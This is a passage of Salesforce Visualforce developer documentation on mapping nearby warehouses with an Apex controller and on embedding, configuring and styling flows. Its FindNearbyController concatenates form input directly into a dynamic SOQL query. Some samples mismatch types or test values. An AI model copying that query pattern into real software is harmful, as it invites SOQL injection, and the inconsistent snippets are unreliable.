Example of Building Map Data in Apex


Construct your location data in Apex to perform a custom query, search for nearby locations, filter or transform results, or when you can't use the results returned by a Visualforce standard controller.

Apex code gives you complete control over the results that are returned and used for the map and markers. You can also use Apex to return results that are from outside Salesforce.

This page displays up to 10 warehouses nearest the user's location.

```
<apex:page controller="FindNearbyController" docType="html-5.0" >

    <!-- JavaScript to get the user's current location, and pre-fill
         the currentPosition form field. -->
    <script type="text/javascript">
        // Get location, fill in search field
     function setUserLocation() {
            if (navigator.geolocation) {
                navigator.geolocation.getCurrentPosition(function(loc){
                    var latlon = loc.coords.latitude + "," + loc.coords.longitude;
                    var el = document.querySelector("input.currentPosition");
                    el.value = latlon;
                });
            }
        }
        // Only set the user location once the page is ready
     var readyStateCheckInterval = setInterval(function() {
      if (document.readyState === "interactive") {
          clearInterval(readyStateCheckInterval);
          setUserLocation();
      }
  }, 10);
    </script>

    <apex:pageBlock >
        <!-- Form field to send currentPosition in request. You can make it
             an <apex:inputHidden> field to hide it. -->
        <apex:pageBlockSection >
            <apex:form >
                <apex:outputLabel for="currentPosition">Find Nearby</apex:outputLabel>
                <apex:input size="30"
                     html-placeholder="Attempting to obtain your position..."
                     id="currentPosition" styleClass="currentPosition"
                     value="{!currentPosition}" />
                <apex:commandButton action="{!findNearby}" value="Go!"/>
            </apex:form>
        </apex:pageBlockSection>
        <!-- Map of the results -->
        <apex:pageBlockSection rendered="{!resultsAvailable}" title="Locations">
            <apex:map width="600px" height="400px">
                <apex:repeat value="{!locations}" var="pos">
                    <apex:mapMarker position="{!pos}"/>
                </apex:repeat>
            </apex:map>
        </apex:pageBlockSection>

    </apex:pageBlock>

</apex:page>
```

This code produces the following map.



Find Nearby 37.77193594005929,-122.431535317 Go!

Locations

This page has three important sections.

- The JavaScript block at the beginning illustrates how you can access the browser's built-in ability to ask for the user's current location. This code updates a visible form field. However, you can easily use a hidden form field instead to avoid showing the raw latitude and longitude with its unlikely level of precision.
- The first `<apex:pageBlockSection>` contains a short form for submitting the user's location in the POSTBACK request. For illustration purposes it's visible and requires a click, but that's not required.
- In the second `<apex:pageBlockSection>`, the map itself is simple, requiring only five lines of code. All the complexity is in the `{!locations}` expression, which accesses a property in the Apex controller.

Note the use of the `rendered` attribute, which takes the value of the `{!resultsAvailable}` expression. This expression is another Apex property, and using it with the `rendered` attribute hides the map section when locations aren't available to place on the map.

Here's the Apex controller that supports the previous page.

```
public with sharing class FindNearbyController {

    public List<Map<String,Double>> locations { get; private set; }

    public String currentPosition {
        get {
            if (String.isBlank(currentPosition)) {
                currentPosition = '37.77493,-122.419416'; // San Francisco
            }
            return currentPosition;
        }
        set;
    }

    public Boolean resultsAvailable {
        get {
            if(locations == Null) {
                return false;
            }
            return true;
        }
    }

    public PageReference findNearby() {
        String lat, lon;

        // FRAGILE: You'll want a better lat/long parsing routine
        // Format: "<latitude>,<longitude>" (must have comma, but only one comma)
        List<String> latlon = currentPosition.split(',');
        lat = latlon[0].trim();
        lon = latlon[1].trim();

        // SOQL query to get the nearest warehouses
        String queryString =
           'SELECT Id, Name, Location__longitude__s, Location__latitude__s ' +
           'FROM Warehouse__c ' +
           'WHERE DISTANCE(Location__c, GEOLOCATION('+lat+','+lon+'), \'mi\') < 20 ' +
           'ORDER BY DISTANCE(Location__c, GEOLOCATION('+lat+','+lon+'), \'mi\') ' +
           'LIMIT 10';

        // Run the query
        List <Warehouse__c> warehouses = database.Query(queryString);

        if(0 < warehouses.size()) {
            // Convert to locations that can be mapped
            locations = new List<Map<String,Double>>();
            for (Warehouse__c wh : warehouses) {
                locations.add(
                    new Map<String,Double>{
                        'latitude' => wh.Location__latitude__s,
                        'longitude' => wh.Location__longitude__s
                    }
                );
            }
        }
        else {
            System.debug('No results. Query: ' + queryString);
        }

        return null;
    }
}
```

Take a few minutes to learn more about this controller and how it works with the Visualforce page.

- The `locations` property is a list of `Map<String,Double>` elements. This list holds the location data in a format that's directly usable by the `<apex:mapMarker>` component.
- The `currentPosition` property captures the position information that's submitted from the page's form. This property also ensures that if the form submission is empty, a valid default value is provided. (A more robust implementation would do more error checking on the form input.)
- The `resultsAvailable` property, noted in the earlier description of the Visualforce markup.
- The `findNearby` action method is called when the **Go!** `<apex:commandButton>` is pressed. This method does all the work, executing a custom SOQL query and massaging the results into the `locations` property format.

If you want to use the `title` attribute of `<apex:mapMarker>` to provide additional information (for example, the name of the warehouse), you have several options. If your method is returning sObjects, you can reference the appropriate fields in your Visualforce markup. If you're creating new objects directly, as we are here, you can create an inner class that combines the location map object with the title string. You then return a collection of the inner class objects to the page.

CHAPTER 17 Render Flows with Visualforce

The standard user interface for running a flow can't be customized by using Flow Builder. However, once you embed a flow in a Visualforce page, you can use Apex code and Visualforce markup to configure the flow at run time—such as to pass values between the Visualforce page and the flow or to customize the look and feel of the flow at run time.

A *flow* is an application that collects, updates, edits, and creates Salesforce information.

The following topics demonstrate how to embed and configure flows in a Visualforce page.

IN THIS SECTION:

Customize a Flow's User Interface

After you've embedded a flow in a Visualforce page, you can customize what the flow looks like at run time by applying custom styles using CSS. Using a combination of flow attributes and CSS classes, you can customize the individual parts of a flow, such as the button location, button style, background, and the look and feel of the screen labels.

Render Lightning Runtime for Flows in a Visualforce Page

By default, when you embed a flow in a Visualforce page, the flow renders in Classic runtime. Like its name suggests, Classic runtime looks and feels like regular Visualforce pages and the Salesforce Classic desktop experience. To render a flow in Lightning runtime, add the `lightning:flow` Aura component to your Visualforce page.

SEE ALSO:

Salesforce Help: Flow Builder

Embed Flows in Visualforce Pages

To customize a flow's look and feel or enhance its functionality, embed it in a Visualforce page. If your org has flows enabled for sites and portals, use the Visualforce page to deliver the flow to your Salesforce site, portal, or Experience Cloud site.

Note: Users can run only flows that have an active version. If the flow you embed doesn't have an active version, users see an error message. If the flow you embed includes a Subflow element, the flow that is referenced and called by the Subflow element must have an active version.

To add a flow to a Visualforce page, embed it using the `<flow:interview>` component:

1. Find the flow's API name.

   a. From Setup, enter *`Flows`* in the `Quick Find` box, then select **Flows**.

   b. Click the name of the flow that you want to embed.

2. Define a new Visualforce page or open one that you want to edit.

3. Add the `<flow:interview>` component, somewhere between the `<apex:page>` tags.

4. Set the `name` attribute to the unique name of the flow. For example:

   ```
   <apex:page>
   <flow:interview name="flowAPIName"/>
   </apex:page>
   ```

   Note: If the flow is from a managed package, the `name` attribute must be in this format: `namespace.flowuniquename`.

5. Restrict which users can run the flow by setting the page security for the Visualforce page that contains it.

   To run the flow, external users (such as on an Experience Cloud site) need access to the Visualforce page. To run the flow, internal users need access to the Visualforce page and either:

   - The "Run Flows" permission
   - The `Flow User` field enabled on their user detail page
   - If **Override default behavior and restrict access to enabled profiles or permission sets** is selected for an individual flow, access to that flow is given to users by profile or permission set

Setting Variable Values in a Flow

In this example, we'll build a simple flow to allow customer support agents to troubleshoot modem issues by creating a case. You can set the value of variables when starting a flow through the `<apex:param>` component. For our example, to set the case number variable called `vaCaseNumber` with the initial value 01212212 when the flow loads, use the following markup:

```
<apex:page>
    <flow:interview name="ModemTroubleShooting">
        <apex:param name="vaCaseNumber" value="01212212"/>
    </flow:interview>
</apex:page>
```

You can also set variables by using standard Visualforce controllers. For example, if the Visualforce page is using the `standardCase` controller, you can enhance the page to pass in the data from the standard controller.

```
<apex:page standardController="Case" tabStyle="Case" >
    <flow:interview name="ModemTroubleShooting">
        <apex:param name="vaCaseNumber" value="{!Case.CaseNumber}"/>
    </flow:interview>
</apex:page>
```

For more examples of setting variable values, see Set Flow Variable Values from a Visualforce Page on page 265. For information about getting variable values from a flow to display in a Visualforce page, see Get Flow Variable Values to a Visualforce Page on page 268.

Setting the `finishLocation` Attribute

Building on our modem troubleshooting example, we'll also set the `finishLocation` attribute to redirect the user to the Salesforce home page when they click on the **Finish** button at the end of the flow.

```
<apex:page standardController="Case" tabStyle="Case" >
   <flow:interview name="ModemTroubleShooting" finishLocation="{!URLFOR('/home/home.jsp')}">

        <apex:param name="vaCaseNumber" value="{!case.CaseNumber}"/>
    </flow:interview>
</apex:page>
```

For more examples of setting `finishLocation`, see Configure the finishLocation Attribute in a Flow on page 272.

An Advanced Example of Using `<flow:interview>`

The `<flow:interview>` component is designed to make it easy to develop complex Visualforce interactions. You can access additional features in your flow by creating a custom controller. With custom controllers, you can build a page with multiple components that can interact with each other. Any flow within your organization can be individually referenced by its own Apex type, and the variables in the flow can be accessed as member variables.

Note: You can set only variables that allow input access, and you can get only variables that allow output access. For a variable that doesn't allow input or output access, attempts to get the variable are ignored, and compilation may fail for the Visualforce page, its `<apex:page>` component, or the Apex class.

For our next example, the flow with API name "ModemTroubleShooting" is referenced as `Flow.Interview.ModemTroubleShooting`. The markup illustrates how to display a value of a flow variable in a different part of the page:

```
<apex:page Controller="ModemTroubleShootingCustomSimple" tabStyle="Case">
    <flow:interview name="ModemTroubleShooting" interview="{!myflow}"/>
    <apex:outputText value="Default Case Prioriy: {!casePriority}"/>
</apex:page>
```

Note: If the flow is from a managed package, the `name` attribute must be in this format: `namespace.flowuniquename`.

The controller for the above markup looks like this:

```
public class ModemTroubleShootingCustomSimple {

    // You don't need to explicitly instantiate the Flow object;
    // the class constructor is invoked automatically

    public Flow.Interview.ModemTroubleShooting myflow { get; set; }
    public String casePriority;
    public String getCasePriority() {
        // Access flow variables as simple member variables with get/set methods
        if(myflow == null) return 'High';
        else return myflow.vaCasePriority;
    }
}
```

If you're using a custom controller, you can also set the initial values of the variables at the beginning of the flow in the constructor of the flow. Passing in variables using the constructor is optional and isn't necessary if you're using `<apex:param>` tags to set the value.

Here's an example of a custom controller that sets the values of flow variables in a constructor.

```
public class ModemTroubleShootingCustomSetVariables {
    public Flow.Interview.ModemTroubleShooting myflow { get; set; }

    public ModemTroubleShootingCustomSetVariables() {
        Map<String, Object> myMap = new Map<String, Object>();
        myMap.put('vaCaseNumber','123456');
        myflow = new Flow.Interview.ModemTroubleShooting(myMap);
    }

    public String caseNumber { set; }
    public String getCaseNumber() {
        return myflow.vaCaseNumber;
    }
}
```

You can use the `getVariableValue` method in the `Flow.Interview` class to access the value of a flow variable. The variable may be in the flow embedded in the Visualforce page or in a separate flow that is called by a Subflow element. The returned variable value comes from whichever flow the interview is currently running. If the specified variable can't be found in that flow, the method returns `null`. This method checks for the existence of the variable at run time only, not at compile time.

This sample uses the `getVariableValue` method to obtain breadcrumb (navigation) information from a flow. If that flow contains subflow elements, and each of the referenced flows also contains a *`vaBreadCrumb`* variable, you can provide users with breadcrumbs regardless of which flow the interview is running.

```
public class SampleController {

   //Instance of the flow
   public Flow.Interview.Flow_Template_Gallery myFlow {get; set;}

   public String getBreadCrumb() {
      String aBreadCrumb;
      if (myFlow==null) { return 'Home';}
      else aBreadCrumb = (String) myFlow.getVariableValue('vaBreadCrumb');

      return(aBreadCrumb==null ? 'Home': aBreadCrumb);

   }
}
```

The following table shows the differences in the naming of supported data types between the flow and Apex.

Flow	Apex
Text	String
Number	Decimal
Currency	Decimal
Date	Date, DateTime
Boolean	Boolean
Record, with a specified object	The API name of the specified object, such as Account or Case

As it's a good practice to write tests against your Apex code, the following is a trivial example of writing a test class for `ModemTroubleShootingCustomSetVariables`:

```
@isTest
private class ModemTroubleShootingCustomSetVariablesTest {

    static testmethod void ModemTroubleShootingCustomSetVariablestests() {
        PageReference pageRef = Page.ModemTroubleShootingSetVariables;
        Test.setCurrentPage(pageRef);
        ModemTroubleShootingCustomSetVariables mytestController =
            new ModemTroubleShootingCustomSetVariables();
        System.assertEquals(mytestController.getcaseNumber(), '01212212');
    }
}
```

Setting the `reRender` Attribute

By using the `reRender` attribute, the `<flow:interview />` component re-renders the flow without refreshing the whole page:

```
<apex:page Controller="ModemTroubleShootingCustomSimple" tabStyle="Case">
    <flow:interview name="ModemTroubleShooting" interview="{!myflow}"
     reRender="casePrioritySection"/>
    <apex:outputText id="casePrioritySection"
     value="Default Case Prioriy: {!casePriority}"/>
</apex:page>
```

Warning: If you don't set the `reRender` attribute, when you click a button to navigate to a different screen in a flow, the entire Visualforce page refreshes, not just the `<flow:interview>` component.

Set Flow Variable Values from a Visualforce Page

After you embed your flow in a Visualforce page, set the initial values of variables, record variables, collection variables, and record collection variables through the `<apex:param>` component.

Note: You can set variables only at the beginning of an interview. The `<apex:param>` tags are evaluated only once, when the flow is launched.

You can set only variables that allow input access. If you reference a variable that doesn't allow input access, attempts to set the variable are ignored. Compilation can fail for the Visualforce page, its `<apex:page>` component, or the Apex class.

The following table lists the ways you can set a flow's variable, record variable, and record collection variable values using Visualforce.

Method	Variables	Record Variables	Collection Variables	Record Collection Variables
Without a controller	✓			
With a standard controller	✓	✓		
With a standard List controller				✓
With a custom Apex controller	✓	✓	✓	✓
With an Interview Map	✓	✓	✓	✓

Setting Variable Values without a Controller

This example sets `myVariable` to the value *`01010101`* when the interview starts.

```
<apex:page>
    <flow:interview name="flowname">
        <apex:param name="myVariable" value="01010101"/>
    </flow:interview>
</apex:page>
```

Setting Variable Values with a Standard Controller

You can use standard Visualforce controllers to set variables by passing in data from a record. This example sets the initial value of `myVariable` to the Visualforce expression `{!account}` when the interview starts.

```
<apex:page standardController="Account" tabStyle="Account">
    <flow:interview name="flowname">
        <apex:param name="myVariable" value="{!account}"/>
    </flow:interview>
</apex:page>
```

Setting a Record Collection Variable Value with a Standard List Controller

Because record collection variables represent an array of values, you must use a standard list controller or a custom Apex controller. This example sets `myCollection` to the value of `{!accounts}` when the interview starts.

```
<apex:page standardController="Account" tabStyle="Account" recordSetVar="accounts">
    <flow:interview name="flowname">
        <apex:param name="myCollection" value="{!accounts}"/>
    </flow:interview>
</apex:page>
```

Setting Variable Values with a Custom Apex Controller

For finer control over your Visualforce page than a standard controller allows, write a custom Apex controller that sets the variable value, and then reference that controller in your Visualforce page. This example uses Apex to set `myVariable` to a specific account's Id when the interview starts.

```
public class MyCustomController {
    public Account apexVar {get; set;}

    public MyCustomController() {
        apexVar = [
            SELECT Id, Name FROM Account
            WHERE Name = 'Acme' LIMIT 1];
    }
}
```

```
<apex:page controller="MyCustomController">
    <flow:interview name="flowname">
        <apex:param name="myVariable" value="{!apexVar}"/>
    </flow:interview>
</apex:page>
```

This example uses Apex to set a record collection variable `myAccount` to the `Id` and `Name` field values for every record with a `Name` of *`Acme`*.

```
public class MyCustomController {
    public Account[] myAccount {
        get {
            return [
                SELECT Id, Name FROM account
                WHERE Name = 'Acme'
                ORDER BY Id
            ] ;
        }
        set {
            myAccount = value;
        }
    }
    public MyCustomController () {
    }
}
```

```
<apex:page id="p" controller="MyCustomController">
    <flow:interview id="i" name="flowname">
        <apex:param name="accountColl" value="{!myAccount}"/>
    </flow:interview>
</apex:page>
```

Setting Variable Values with an Interview Map

This example uses an Interview map to set the value for `accVar` to a specific account's Id when the interview starts.

```
public class MyCustomController {
    public Flow.Interview.TestFlow myflow { get; set; }

     public MyCustomController() {
        Map<String, Object> myMap = new Map<String, Object>();
        myMap.put('accVar', [SELECT Id FROM Account
                             WHERE Name = 'Acme' LIMIT 1]);
        myflow = new Flow.Interview.ModemTroubleShooting(myMap);
    }
}
```

```
<apex:page controller="MyCustomController">
    <flow:interview name="flowname" interview="{!myflow}"/>
</apex:page>
```

Here's a similar example that sets the value for `accVar` to a new account when the interview starts.

```
public class MyCustomController {
    public Flow.Interview.TestFlow myflow { get; set; }

     public MyCustomController() {
        Map<String, List<Object>> myMap = new Map<String, List<Object>>();
        myMap.put('accVar', new Account(name = 'Acme'));
        myflow = new Flow.Interview.ModemTroubleShooting(myMap);
    }
}
```

```
<apex:page controller="MyCustomController">
    <flow:interview name="flowname" interview="{!myflow}"/>
</apex:page>
```

This example uses a map to add two values to a string collection variable (`stringCollVar`) and two values to a number collection variable (`numberCollVar`).

```
public class MyCustomController {
    public Flow.Interview.flowname MyInterview { get; set; }

    public MyCustomController() {
        String[] value1 = new String[]{'First', 'Second'};
        Double[] value2 = new Double[]{999.123456789, 666.123456789};
        Map<String, Object> myMap = new Map<String, Object>();
        myMap.put('stringCollVar', value1);
        myMap.put('numberCollVar', value2);
        MyInterview = new Flow.Interview.flowname(myMap);
    }
}
```

```
<apex:page controller="MyCustomController">
    <flow:interview name="flowname" interview="{!MyInterview}" />
</apex:page>
```

Get Flow Variable Values to a Visualforce Page

Flow variable values can be displayed in a Visualforce page. Once you've embedded your flow in a Visualforce page, you can use Visualforce markup to get values for variables or record variables. To display values for a collection variable or a record collection variable, you can use Visualforce markup to get the individual values contained in the collection.

Note: You can get only variables that allow output access. If you reference a variable that doesn't allow output access, attempts to get the variable are ignored. Compilation can fail for the Visualforce page, its `<apex:page>` component, or the Apex class.

The following example uses an Apex class to get a record variable value from a flow and then displays it in a Visualforce page.

```
public class FlowController {
    public Flow.Interview.flowname myflow { get; set; }
    public Case apexCaseVar;
    public Case getApexCaseVar() {
        return myflow.caseVar;
    }
}
```

```
<apex:page controller="FlowController" tabStyle="Case">
    <flow:interview name="flowname" interview="{!myflow}"/>
    <apex:outputText value="Default Case Priority: {!apexCaseVar.Priority}"/>
</apex:page>
```

This example uses an Apex class to get the values that are stored in a string collection variable (`emailsCollVar`) in the flow. Then it uses a Visualforce page to run the flow interview. The Visualforce page iterates over the flow's collection variable and displays the values for each item in the collection.

```
public class FlowController {
    public Flow.Interview.flowname myflow { get; set; }

    public List<String> getVarValue() {
        if (myflow == null) {
            return null;
        }
        else {
            return (List<String>)myflow.emailsCollVar;
        }
    }
}
```


```
<apex:page controller="FlowController">
    <flow:interview name="flowname" interview="{!myflow}" />
        <apex:repeat value="{!varValue}" var="item">
        <apex:outputText value="{!item}"/><br/>
        </apex:repeat>
</apex:page>
```

The following example uses an Apex class to set the flow to `{!myflow}` and then uses a Visualforce page to run the flow interview. The Visualforce page uses a data table to iterate over the flow's record collection variable and display the values for each item in the collection.

```
public class MyCustomController {
   public Flow.Interview.flowname myflow { get; set; }
}
```

```
<apex:page controller="MyCustomController" tabStyle="Account">
   <flow:interview name="flowname" interview="{!myflow}" reRender="nameSection" />
    <!-- The data table iterates over the variable set in the "value" attribute and
         sets that variable to the value for the "var" attribute, so that instead of
         referencing {!myflow.collectionVariable} in each column, you can simply refer
         to "account".-->
    <apex:dataTable value="{!myflow.collectionVariable}" var="account"
        rowClasses="odd,even" border="1" cellpadding="4" id="nameSection">
        <!-- Add a column for each value that you want to display.-->
        <apex:column >
            <apex:facet name="header">Name</apex:facet>
            <apex:outputlink value="/{!account['Id']}">
                {!account['Name']}
            </apex:outputlink>
        </apex:column>
        <apex:column >
            <apex:facet name="header">Rating</apex:facet>
            <apex:outputText value="{!account['Rating']}"/>
        </apex:column>
        <apex:column >
            <apex:facet name="header">Billing City</apex:facet>
            <apex:outputText value="{!account['BillingCity']}"/>
        </apex:column>
        <apex:column >
            <apex:facet name="header">Employees</apex:facet>
            <apex:outputText value="{!account['NumberOfEmployees']}"/>
        </apex:column>
    </apex:dataTable>
</apex:page>
```

Depending on the contents of the record collection variable in your flow, here's what that data table looks like.



Name	Rating	Billing City	Employees
Global Media	Hot	Toronto	14668
ABC Labs	Warm	San Jose	120
Canson	Hot	Ohta-ku, Tokyo	125
Acme Inc.	Hot	Atlanta	680
Ecotech - Switzerland	Cold	Geneva	3500
Informatica Global	Warm	Buenos Aires	300
Lutron Technologies	Hot	Murray Hill	200
Sapient-UK	Cold	London	80
Targas	Warm	Anaheim	1200

Control Whether Users Can Pause a Flow from a Visualforce Page

After you embed a flow in a Visualforce page with the `<flow:interview>` component, consider whether you want to let users pause flows from that page. Set the `allowShowPause` attribute to false to prevent users from pausing.

Whether the **Pause** button appears depends on three settings.

- Your org's Process Automation settings must have `Let users pause flows` enabled.
- For this `<flow:interview>`, `allowShowPause` must not be false. The default value is true.
- Each screen must be configured to show the **Pause** button.

Example: In a Visualforce page, you've embedded a flow that includes three screens. Screen 1 is configured to show the **Pause** button. Screens 2 and 3 are configured to not show the **Pause** button.

Let Users Pause Flows (Process Automation setting)	`allowShowPause` (Visualforce component)	Result Pause button
Enabled	`true` or not set	Pause button appears only on the first screen
Enabled	`false`	Pause button doesn't appear for any screens in this Visualforce page
Not enabled	`true` or not set	Pause button doesn't appear for any screens

This example embeds the MyUniqueFlow flow in a Visualforce page and doesn't allow the **Pause** button to appear.

```
<apex:page>
   <flow:interview name="MyUniqueFlow" allowShowPause="false" />
</apex:page>
```

Customize How Users Resume Paused Flow Interviews

By default, users can resume their paused interviews from the Paused Interviews component on their home page. If you want to customize how and where users can resume their interviews, use the `pausedInterviewId` attribute on the `<flow:interview>` component.

The following example shows how you can resume an interview—or start a new one—from a button on a page layout. When users click **Survey Customer** from a contact record, the Visualforce page does one of two things, depending on whether the user has any paused interviews for the "Survey Customers" flow.

- If the user does, it resumes the first one.
- If the user doesn't, it starts a new one.

Create the Visualforce and Apex Controller

Because the Visualforce page will be referenced in a contact-specific button, it must use that standard controller. Use a controller extension to add more logic to the page with Apex, which is where the page gets the ID of the interview to resume.

```
<apex:page
   standardController="Contact" extensions="MyControllerExtension_SurveyCustomers">
   <flow:interview name="Survey_Customers" pausedInterviewId="{!pausedId}"/>
</apex:page>
```

This Apex controller extension performs a SOQL query to get a list of paused interviews. If nothing is returned from the query, `getPausedId()` returns a null value, and the Visualforce page starts a new interview. If at least one interview is returned from the query, the Visualforce page resumes the first interview in that list.

```
public class MyControllerExtension_SurveyCustomers {

    // Empty constructor, to allow use as a controller extension
    public MyControllerExtension_SurveyCustomers(
        ApexPages.StandardController stdController) { }

    // Flow support methods
    public String getInterviews() { return null; }

    public String showList { get; set; }

    public String getPausedId() {
        String currentUser = UserInfo.getUserId();
        List<FlowInterview> interviews =
          [SELECT Id FROM FlowInterview WHERE CreatedById = :currentUser AND InterviewLabel
 LIKE '%Survey Customers%'];

        if (interviews == null || interviews.isEmpty()) {
            return null; // early out
        }

        // Return the ID for the first interview in the list
        return interviews.get(0).Id;
    }
}
```

Reference the Visualforce Page from a Page Layout

To actually expose this Visualforce page to your users, make it available from the Contact page layout.

Tip: If you embed the Visualforce page directly in a page layout, every time a user accesses a contact, they automatically resume the first of their paused interviews—possibly unintentionally. It's better for the user to make the conscious choice to start or resume an interview, so let's use a custom button.

First create a custom button for the Contact object that links to the Visualforce page. Use these field values to create the button.

Field	Value
`Label`	Survey Customer
`Display Type`	Detail Page Button
`Content Source`	Visualforce Page
`Content`	*`YourVisualforcePage`*

Finally, add the button to your Contact page layout.

SEE ALSO:

Define Custom Buttons and Links to Visualforce Pages

Configure the **`finishLocation`** Attribute in a Flow

If `finishLocation` isn't specified, users who click **Finish** start a new interview and see the first screen of the flow. You can shape what happens when a user clicks **Finish** on the final screen by using the `URLFOR` function, the `$Page` variable, or a controller.

The following sections show the ways that you can configure the `<flow:interview>` component's `finishLocation` attribute.

- Set `finishLocation` with the `URLFOR` Function
- Set `finishLocation` with the `$Page` Variable
- Set `finishLocation` with a Controller

Set **`finishLocation`** with the **`URLFOR`** Function

Note:

- You can't redirect flow users to a URL that's external to your Salesforce org.
- Don't call the `Auth.SessionManagement.finishLoginFlow` method and the `finishLocation` attribute in the same flow. `Auth.SessionManagement.finishLoginFlow` indicates the end of a Visualforce page login flow. If `finishLocation` is in the same flow, `finishLocation` executes when the flow starts, giving users full access to the session.

To route users to a relative URL or a specific record or detail page, using its ID, use the `URLFOR` function.

This example routes users to the Salesforce home page.

```
<apex:page>
    <flow:interview name="MyUniqueFlow" finishLocation="{!URLFOR('/home/home.jsp')}"/>
</apex:page>
```

This example routes users to a detail page with an ID of 001D000000IpE9X.

```
<apex:page>
    <flow:interview name="MyUniqueFlow" finishLocation="{!URLFOR('/001D000000IpE9X')}"/>
</apex:page>
```

For more information about `URLFOR`, see Functions on page 709.

Set **`finishLocation`** with the **`$Page`** Variable

To route users to another Visualforce page without using `URLFOR`, set `finishLocation` to the name of the destination page with the format `{!$Page.pageName}`.

```
<apex:page>
    <flow:interview name="MyUniqueFlow" finishLocation="{!$Page.MyUniquePage}"/>
</apex:page>
```

For more information about `$Page`, see Global Variables on page 678.

Set **`finishLocation`** with a Controller

You can set `finishLocation` in a few ways with a custom controller.

This sample controller configures a flow's finish behavior in three different ways.

```
public class myFlowController {

    public PageReference getPageA() {
        return new PageReference('/300');
    }

    public String getPageB() {
        return '/300';
    }

    public String getPageC() {
        return '/apex/my_finish_page';
    }
}
```

Here’s a sample Visualforce page that references the controller and sets the flow finish behavior to the first option.

```
<apex:page controller="myFlowController">
    <h1>Congratulations!</h1> This is your new page.
    <flow:interview name="flowname" finishLocation="{!pageA}"/>
</apex:page>
```

If you use a standard controller to display a record on the same page as the flow, users who click **Finish** start a new flow interview. They see the first screen of the flow, without the record, because the `id` query string parameter isn't preserved in the page URL. If needed, configure the `finishLocation` to route users back to the record.

Customize a Flow's User Interface

After you've embedded a flow in a Visualforce page, you can customize what the flow looks like at run time by applying custom styles using CSS. Using a combination of flow attributes and CSS classes, you can customize the individual parts of a flow, such as the button location, button style, background, and the look and feel of the screen labels.

Flow Button Attributes

Use these attributes to change how the **Next**, **Previous**, **Finish**, **Pause**, and **Don't Pause** buttons appear in your flow.

Attribute	Description

`buttonLocation`	Defines the location of the navigation buttons in the flow's user interface. Available values are:
	• `top`
	• `bottom`
	• `both`
	For example:
	`<apex:page>`
	`<flow:interview name="MyFlow" buttonLocation="bottom"/>`
	`</apex:page>`
	Note: If unspecified, the `buttonLocation` value defaults to `both`.

`buttonStyle`	Assigns a style to the flow navigation buttons as a set. Can only be used for inline styling, not for CSS classes.
	For example:
	`<apex:page>`
	`  <flow:interview name="MyFlow" buttonStyle="color:#050;`
	`background-color:#fed; border:1px solid;"/>`
	`</apex:page>`

Flow-Specific CSS Classes

You can override these predefined flow style classes with your own CSS styles.

Flow Style Class	Applies to...
FlowContainer	The `<div>` element containing the flow.
